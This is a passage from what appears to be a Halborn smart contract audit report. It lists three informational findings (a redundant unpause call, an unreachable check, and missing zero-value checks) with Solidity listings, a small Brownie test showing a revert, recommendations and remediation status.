Description:

The _unpausePools is not needed on closeReport since the _pausePools is only called on startVoting. Once startVoting is called, which sets the currentReport.status = VOTING_STATUS, the closeReport can not be called due to the currentReport.status != PENDING_STATUS check.

Code Location:

Listing 36: src/voting/incidentReport/IncidentReport.sol (Line 262)

```
247 function closeReport(uint256 _id) external onlyOwner {
248     Report storage currentReport = reports[_id];
249     if (currentReport.status != PENDING_STATUS)
250         revert IncidentReport__WrongStatus();
251
252     // Must close the report before pending period ends
253     if (_passedPendingPeriod(currentReport.reportTimestamp))
254         revert IncidentReport__WrongPeriod();
255
256     currentReport.status = CLOSE_STATUS;
257
258     uint256 poolId = currentReport.poolId;
259
260     reported[poolId] = false;
261
262     _unpausePools(poolId);
263
264     emit ReportClosed(_id, block.timestamp);
265 }
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to remove unnecessary calls to reduce gas costs

Remediation Plan:

ACKNOWLEDGED

3.29 (HAL-29) UNNECESSARY CHECK - INFORMATIONAL

Description:

The `settle` function under `OnboardProposal` does check if the `proposal.result` is greater than zero and then reverts. However, that condition will never be reachable as the `status` condition will always proceed first and always revert if the `settle` function was ever called before.

Code Location:

Listing 37: src/voting/onboardProposal/OnboardProposal.sol (Line 230)

```
221 function settle(uint256 _id) external {
222     Proposal storage proposal = proposals[_id];
223
224     if (proposal.status != VOTING_STATUS)
225         revert OnboardProposal__WrongStatus();
226
227     if (!_passedVotingPeriod(proposal.voteTimestamp))
228         revert OnboardProposal__WrongPeriod();
229
230     if (proposal.result > 0) revert
 ↳ OnboardProposal__AlreadySettled();
231
232     // If reached quorum, settle the result
233     if (_checkQuorum(proposal.numFor + proposal.numAgainst)) {
234         uint256 res = _getVotingResult(
235             proposal.numFor,
236             proposal.numAgainst
237         );
238
239         // If this proposal not passed, allow new proposals for
 ↳ the same project
240         // If it passed, not allow the same proposals
241         if (res != PASS_RESULT) {
242             // Allow for new proposals to be proposed for this
 ↳ protocol
243             proposed[proposal.protocolToken] = false;
```

```
244         }
245
246         proposal.result = res;
247         proposal.status = SETTLED_STATUS;
248
249         emit ProposalSettled(_id, res);
250     }
251     // Else, set the result as "FAILED"
252     else {
253         proposal.result = FAILED_RESULT;
254         proposal.status = SETTLED_STATUS;
255
256         // Allow for new proposals to be proposed for this
 ↳ protocol
257         proposed[proposal.protocolToken] = false;
258
259         emit ProposalFailed(_id);
260     }
261 }
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

It is recommended to remove unnecessary checks to reduce gas costs

Remediation Plan:

SOLVED: The check was removed

\assessment[4]{MISSING ZERO CHECK}{Informational}{{ }
(HAL-30) MISSING ZERO CHECK - INFORMATIONAL

Description:

The poolExists should check for the ID being greater than 0. As the 0 ID pool corresponds to the ProtectionPool. However, when calling the IPriorityPool methods, the transaction will revert if ID of 0 is ever used.

Furthermore, some functions under the WeightedFarmingPool should also check that the parameters are different than zero, they include:

- setWeight: The entire _weights array
- updateWeight: The _newWeight.
- addToken: The _weight parameter.

Code Location:

Listing 38: src/core/PolicyCenter.sol (Line 106)

```
106 modifier poolExists(uint256 _poolId) {
107     if (priorityPools[_poolId] == address(0))
108         revert PolicyCenter__NonExistentPool();
109     _;
110 }
```

POC:

Listing 39

```
1 from brownie.test import strategy
2
3 ADMIN = a[0]
4 RANDOM_ADDRESS = strategy('address')
5
6 r = RANDOM_ADDRESS.example()
7 TOKEN1 = MockERC20.deploy('TOKEN1', 'TOK1', 18, {'from': ADMIN})
```

```
 8
 9 pc = PolicyCenter.deploy(r,r,r,r,TOKEN1, {'from':a[0]})
10 pc.stakeLiquidity(0, 10)
```

Risk Level:

Likelihood - 1
Impact - 1

Recommendation:

The described functions should check the corresponding arguments for being different from zero, unless it is really required by the code.

Remediation Plan:

SOLVED: The `poolExists` is now checking for a non-zero pool id. The `setWeight` function was removed. The `updateWeight` function now checks for values greater than zero. The `addToken` does not check the parameter for being non-zero, as it relies on other function calls to perform this check due to the added access control modifier.

THANK YOU FOR CHOOSING

// HALBORN